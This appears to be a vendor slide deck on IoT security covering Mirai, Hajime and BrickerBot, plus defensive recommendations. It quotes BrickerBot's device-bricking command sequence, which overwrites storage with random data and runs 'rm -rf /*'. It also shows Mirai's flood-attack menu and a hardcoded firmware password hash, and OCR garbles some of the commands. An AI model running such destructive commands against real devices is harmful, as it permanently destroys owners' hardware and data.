

# **IoT**Threats, Challenges and Secured Integration

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## AGENDA



- Why IoT Devices?
- Bot Attacks
- 3 Botnets fighting over IoT Firepower
- Secure IoT integration




## **Why IoT Devices**



## Internet of Things

- Internet working of physical devices, vehicles, buildings, ...
- Devices embedded with electronics, software, sensors, actuators
- Network connectivity







## A Rapidly Growing Number of Connected Devices




Figure 1: Internet of Things Units Installed Base by Category (Millions of Units) source: http://www.gartner.com/newsroom/id/3165317





## IoT is Highly Susceptible to Cyber Attacks

- IoT devices run an embedded or stripped-down version of the familiar Linux operating system. Malware can easily be compiled for the target architecture, mostly ARM, MIPS, x86
  - **internet-accessible**, lots of (I)IoT and ICS/SCADA are deployed without any form of firewall protection
  - Stripped-down operating system and processing power leaves less room for security features, including auditing, and most compromises go unnoticed by the owners
- To save engineering time, manufacturers re-use portions of hardware and software in different classes of devices resulting in default passwords and vulnerabilities being shared across device classes and manufacturers



## From the News

Zero-day exploits could turn hundreds of thousands of IP cameras into IoT botnet slaves



"The cameras aren't designed to receive software updates so the zero-day exploits can't be patched."

#### FTC takes D-Link to court citing lax product security, privacy perils

FTC: D-Link failed to take reasonable steps to secure its routers and Internet Protocol (IP) cameras, potentially compromising sensitive consumer information






















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Hardcoded password hashes (Severity High, Confidence Firm)



Two distinct passwords were found in the firmware. Depending on which services are started at runtime, an attacker can log in via the serial port (physical access required), Telnet and/or SSH.

The file in path / dle3b@c442 concat.extracted/yaffs-root/etc/init.d/SXX\_directory Contains the following password hashes:

Password Hash

PlaintextUser name(s)

\$1\$\$mhF8LHkOmSgbD88/WrM790 N/A

The file in path /\_dle3b0c442\_concat.extracted/yaffs-

root/usr/local/lib/libg5 usermanage.so.@.@ contains the following password hashes:

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
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"We believe that this backdoor was introduced by Sony developers on purpose"



## Botnets – the ultimate weaponry

- Not directly associated with the attacker
- Automated
- Geographically distributed
- Ultimately disposable
- Flexible
- Wide range of nefarious activities
- Growing fire power
- Larger botnets and smarter devices = more sophisticated attacks







## **Bot Attacks**



## The Internet of Bots



- More than half internet traffic is bots
- 27% are good bots, help to make internet better
- 29% of internet traffic are bad bots

#### **Bad Bots:**



**Hacker Bot** 



Maleware/ Virus Bot



Download Bot



Spam Bot

What do bots do?



**Brute Force** 



Web Scraping




**DDoS** 



**Data Exfiltration** 






Mirai, Hajime, BrickerBot all have code for Telnet brute force attack

**61 factory default credentials** 



## **Webscraping Attack**













#### **Bad bots programmed to:**

- Scrape flights information.
- Act as faux buyers—continuously creating but never completing reservations on those tickets
- Airline unable to sell the seats to real customer
- Pricing information is exposed.

Dynamic source IP attacks so security protection could not track cross session activity

Chose Radware's WAF with fingerprinting technology to block dynamic IP attack





## 3 Botnets fighting over IoT firepower





Taking advantage of factory flaws to infect

Identify the device Upload the matching binary

Drop the payload

Remove other malware Scan for more devices

#### **Infection vectors:**

- 1. SSH/Telnet brute force
- 2. TR-069 protocol
- 3. Manufacturer backdoors





Sept 20, 2016



620Gbps attack GRE in payload, No amplification, No reflection

Oct 21, 2016



DNS Water Torture attack with other vectors. Some comprised of Mirai 100k end-points reported Sept 21, 2016



The sin volume SYN and ACK floods Over 140,000 unique IPs

Nov 27, 2016



DT Router Takeover Attempt Mirai w/ TR-064 Exploit 900,000 consumer's internet connection affected Sept 30, 2016




Mirai Source Code Released Hackforums.com Anna-Senpai

Feb 8, 2017



Mirai Gets a Windows Trojan to Boost Harvesting










## Original Mirai Attack Vectors

```
mirai-user@botnet# ?
Available attack list
udp: UDP flood
syn: SYN flood
ack: ACK flood
stomp: TCP stomp flood
udpplain: UDP flood with less options. optimized for higher PPS
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
greip: GRE IP flood
greeth: GRE Ethernet flood
http: HTTP flood
mirai-user@botnet#
 0 mirai-util   1 mirai-ns1   2 mirai-cnc   3 mirai-scan   4 sniffer
```






#### DNS Water Torture – Architecture






## Hajime: Friend or foe?

- Discovered Oct 16, 2016 by Rapidity Networks
  - 5 days before the Dyn attacks
  - 2 weeks after Mirai source code was published
- Say it comes with the best of intentions
- Sophisticated, flexible and extensible
- Its true purpose remains a mystery







Main (.i)

Secures the device by filtering infection ports



Opens up for BitTorent P2P control network



Communication is encrypted using RC4 and private/public keys



Downloads updates for itself using uTP

#### **Extension module (atk)**

Scans for new victims (port TCP/23 and TCP/5358:WSDAPI)



Launches exploit using Telnet brute force



Creates dynamic port forwarding rules in UPnP enabled gateways



Loader stubs are handcrafted assembly programs optimized for each device




Loads service '.i' on random high port (UDP and TCP)





## Estimated at 300,000 compromised devices



#### BRICKERBOT "BRICKS" IOT DEVICES



RADWARE #EVERYSECONDCOUNTS

## Introducing BrickerBot

First Internet of Things PDOS Botnet
Discovered by Radware March 2017
Prevents devices to take part in DDoS botnets
Destroys infected IoT Devices
Remote execution of destructive sequence
No malware binary downloaded or executed on the victim






#### Permanent Denial-of-Service

A DoS attack that damages a system so badly that it requires replacement or reinstallation of hardware or software

- (D)DoS Victim resumes normal service after attack finishes
- **PDoS** leaves victim in an unoperational state after attack, requiring intervention to restore operations





## **BrickerBot Characteristics**

- 1000+ attempts per day
- SSH and Telnet are brute forced using factory default credentials
- Runs from the Dark Web, concealed by TOR exit nodes
- Only attacks devices infected with IoT bots
- Requires full TCP connect on port 23, 7547, others
- Attacks the source IP of the poking device
- Has a "Plan B" in case something goes wrong

```
busybox cat /dev/urandom >/dev/mtdblock@ 8
    busybox cat /dev/urandom >/dev/sda 8
    busybox cat /dev/urandom >/dev/mtdblock10 #
    busybox cat /dev/urandom >/dev/mmc0 8
    busybox cat /dev/urandom 3/dev/sdb 8
    busybox cat /dev/urandom >/dev/ram0 8
    busybox cat /dev/urandom >/dev/mtd0 |
    busybox cat /dev/urandom >/dev/mtd1 &
    busybox cat /dev/urandom >/dev/mtdblock1 &
    busybox cat /dev/urandom >/dev/mtdblock2 &
    busybox cat /dev/urandom >/dev/mtdblock3 #
    fdisk -C 1 -H 1 -S 1 /dev/mtd0
    fdisk -C 1 -H 1 -S 1 /dev/mtd1
    fdisk -C 1 -H 1 -S 1 /dev/sda
    fdisk -C 1 -H 1 -S 1 /dev/mtdblock8
20 route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
21 sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
22 halt -n -f
```





Attacks infected devices using passive detection

Requires full TCP connect on port 23, 7547, others

Attacks the source IP of the poking device

SSH and Telnet are brute forced using default credentials

closes SSH and invokes a brick sequence on the open Telnet session






#### Brick Test: BrickerBot.1 vs Sricam AP003



After BrickerBot.1 sequence: cam unreachable from WAN, can still ping on LAN After reboot: unreachable, also from LAN + Factory reset button useless No serial/usb/removable media to restore firmware  $\rightarrow$  back to manufacturer





DSL internet service provider
Eastern Madera and Mariposa, US.





radware Every second counts

While it is impossible to say what caused the Sierra Tel modems to go offline, all clues line up with BrickerBot entering "Plan B," the sequence Janitor says is responsible with bricking devices.

## Summary - Battle of the Bots

#### Mirai - the Bad

- Most powerful to date
- New level of DDoS attacks - Potential for multiple Tbps attacks
- Unsophisticated, easy to expand

## Hajime – the Good (at least for now)

- Holding insecure IoT devices hostage so
- Aggressively scans and infects
- Keeps C2 channel open
- Its true purpose is unknown

#### **BrickerBot – the Vigilante**

- Destroys insecure IoT devices to prevent a malicious takeover
- Only targets devices that are compromised by other Bots






## **Secure IoT Integration**





### Bottom-line: IoT is Changing Attack Economics



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## What should I do to protect myself?



#### **Protecting against** known IoT botnets

- Upgrade firmware often
- **Block Telnet access**
- Whitelist access to TR-069
- Change Factory default credentials for CLI access



#### Radware


- Cloud DDoS Protection multivector attacks in high volumes
- DefensePro signatures update



#### When you are infected

- 1. REBOOT
- 2. ← Left Column





- Hybrid DDoS
- Behavioral-Based Detection
- Real-Time Signature
- A cyber-security emergency response plan







## Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilities**
- Low false positive rate
- **Auto Adaptive policy generation**
- **Bot protection and device**
- **Securing APIs**
- Flexible deployment options









## \*\*\* Additional Information

#### Alerts

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- Blogs https://blog.radware.com/security/attack-types-and-vectors/
- US Government Warning About BrickerBot for Industrial Controls https://ics-cert.us-cert.gov/alerts/ICS-ALERT-17-102-01

